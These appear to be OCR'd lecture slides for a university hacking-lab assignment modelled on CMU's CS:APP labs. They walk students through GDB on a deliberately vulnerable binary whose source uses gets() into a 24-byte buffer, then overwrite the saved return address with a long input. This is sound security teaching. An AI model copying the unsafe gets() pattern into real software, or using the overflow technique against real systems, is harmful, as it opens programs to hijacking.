Lab Assignment #2
Hacking Lab

Dept. of Computer Science and Engineering

Sogang University

Lab Announcement

- **Check *"Assignment"* tab in Cyber Camus**
  - Skeleton code (`Lab2.tar`) is attached in the post
  - Deadline: **6/1** Thursday 23:59
  - Late submission deadline: **6/2** Friday 23:59 **(-20% penalty)**
  - Delay penalty is applied uniformly (not problem by problem)
- **Submission will be accepted in that post, too**
- **Please read the instructions in this slide carefully**
  - Many students had previously lost points by failing to follow the instructions (e.g., submission guideline)
  - Also, this slide provides step-by-step tutorial for Lab #2

Lab Overview


- **In the original CS:APP course in CMU, there are two labs**
  - Bomb Lab (reverse engineering)
  - Attack Lab (buffer overflow)

- **We will cover both topics in this single lab**
  - Hands-on practice for **reverse engineering + buffer overflow**

- **Lab #2 will count for 10% of the total score in the course**
  - Lab #1 was 10%
  - Lab #3 will be 10%

Lab #2 Directory Structure


- **Decompress skeleton code in Linux**
  - **CSPRO** is strongly recommended
- **Total 5 problems (20 pt. for each problem)**
  - We will solve the first problem (**2-1**) together in this slide
  - **2-2** and **2-3** are relatively easy; **2-4** and **2-5** are rather difficult
  - Don’t be frustrated even if you’re unable to solve all the problems
- **`check.py/config`: self-grading system (explained later)**
- **`helper.py`: library to help you (explained later)**




```
jason@DESKTOP-79QRSKE:~$ tar -xzf Lab2.tgz
jason@DESKTOP-79QRSKE:~$ ls Lab2
2-1  2-2  2-3  2-4  2-5  check.py  config  helper.py
```

Problem Directory Structure


- **`myecho:`** target program (binary) with a buffer overflow
  - You must **make it read and print the content of `secret.txt`**
- **`hint.c:`** partial or full source code of the target program
- **`exploit-myecho.py:`** exploit code that you have to fill in
  - **Don’t edit any other file in the directory**



```
jason@DESKTOP-79QRSKE:~/Lab2/2-1$ ls
exploit-myecho.py  hint.c  myecho  secret.txt
```




2-1/hint.c File (Source Code)



```c
#include <stdio.h>

/* This function will print a secret string to you.
 * Your goal is to execute this function by exploiting
 * buffer overflow vulnerability.
 */
void print_secret(void);

void echo(void) {
    char buf[24];
    puts("Input your message:");
    gets(buf);
    puts(buf);
}

int main(void) {
    echo();
    return 0;
}
```

Using GDB: Disassemble Code


- **Command: `disassemble <func>` (or `disas <func>`)**
  - Prints the assembly code of `<func>`



```
jason@DESKTOP-79QRSKE:~/Lab2/2-1$ gdb -q myecho
Reading symbols from myecho...
(No debugging symbols found in myecho)
(gdb) disas echo
Dump of assembler code for function echo:
   0x00000000004006f3 <+0>:     sub    $0x28,%rsp
   0x00000000004006f7 <+4>:     mov    $0x4007e8,%edi
   0x00000000004006fc <+9>:     call   0x400510 <puts@plt>
   0x0000000000400701 <+14>:    mov    %rsp,%rdi
   0x0000000000400704 <+17>:    mov    $0x0,%eax
   0x0000000000400709 <+22>:    call   0x400550 <gets@plt>
   0x000000000040070e <+27>:    mov    %rsp,%rdi
   0x0000000000400711 <+30>:    call   0x400510 <puts@plt>
   0x0000000000400716 <+35>:    add    $0x28,%rsp
   0x000000000040071a <+39>:    ret
End of assembler dump.
(gdb) quit
```

Using GDB: Examine Memory

- **Let' examine the argument of the first `puts()`**
  - We know that it must contain string "`Input your message:`"
- **Command: `x/<N><t> <addr>`**
  - Print `<N>` chunks of data in `<t>` type, starting from `<addr>`
  - `<t>` can be have many values (useful ones below):
    - xb: byte in hexadecimal
    - xg: 8-byte word in hexadecimal
    - s: string




```
(gdb) x/20xb 0x4007e8
0x4007e8:       0x49    0x6e    0x70    0x75    0x74    0x20    0x79    0x6f
0x4007f0:       0x75    0x72    0x20    0x6d    0x65    0x73    0x73    0x61
0x4007f8:       0x67    0x65    0x3a    0x00
(gdb) x/1s 0x4007e8
0x4007e8:       "Input your message:"
```

Using GDB: Runtime Debugging


- **Let' set breakpoints before & after the `gets()` call**
  - To observe how the stack memory is corrupted by BOF
- **Command: b * `<addr>`**
  - Set a breakpoint at `<addr>`
- **Command: r**
  - Run the program (will stop when breakpoint is met)
- **Command: c**
  - Continue the execution by resuming from the breakpoint

Using GDB: Runtime Debugging

- **You can see that we stopped at the first breakpoint**
  - And we can type GDB commands at this point




```
(gdb) disas echo
Dump of assembler code for function echo:
   0x00000000004006f3 <+0>:     sub    $0x28,%rsp
   0x00000000004006f7 <+4>:     mov    $0x4007e8,%edi
   0x00000000004006fc <+9>:     callq  0x400510 <puts@plt>
   0x0000000000400701 <+14>:    mov    %rsp,%rdi
   0x0000000000400704 <+17>:    mov    $0x0,%eax
   0x0000000000400709 <+22>:    callq  0x400550 <gets@plt>
   0x000000000040070e <+27>:    mov    %rsp,%rdi
```



```
(gdb) b * 0x400709
Breakpoint 1 at 0x400709
(gdb) b * 0x40070e
Breakpoint 2 at 0x40070e
(gdb) r
Starting program: /home/jason/Practice/Homework/Example/myecho
Input your message:

Breakpoint 1, 0x0000000000400709 in echo ()
(gdb) _
```

Using GDB: Runtime Debugging


- **Let’s examine the stack memory before `gets()` is called**
  - This time, we will use 'xg' in memory examination command
  - Also, we can also use `<$register>` in place of `<addr>`
  - We can see that memory address "`$rsp+0x28`" is containing the ***return address*** *(we will overwrite this)*



```
Breakpoint 1, 0x0000000000400709 in echo ()
(gdb) x/8xg $rsp
0x7fffffffe320: 0x0000000000000002      0x000000001f8bfbff
0x7fffffffe330: 0x00007fffffffe6d9      0x0000000000000064
0x7fffffffe340: 0x0000000000001000      0x0000000000400724
0x7fffffffe350: 0x0000000000000000      0x00007ffff7db7d90
```

Using GDB: Runtime Debugging

- **Now, let’s continue the execution with 'c' command**
- **Then, type in long string input ("AAAA…BCDE")**
  - 'A' is repeated by 40 times
- **Then, we stop at the second breakpoint**
  - We can see the **corrupted return address** (cf. **little endian**)




```
(gdb) c
Continuing.
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABCDE

Breakpoint 2, 0x000000000040070e in echo ()
(gdb) x/8xg $rsp
0x7fffffffe320: 0x4141414141414141      0x4141414141414141
0x7fffffffe330: 0x4141414141414141      0x4141414141414141
0x7fffffffe340: 0x4141414141414141      0x0000000045444342
0x7fffffffe350: 0x0000000000000000      0x00007ffff7db7d90
(gdb) x/8xb $rsp+0x28
0x7fffffffe348: 0x42    0x43    0x44    0x45    0x00    0x00    0x00    0x00
```

You type in this line

Using GDB: Runtime Debugging

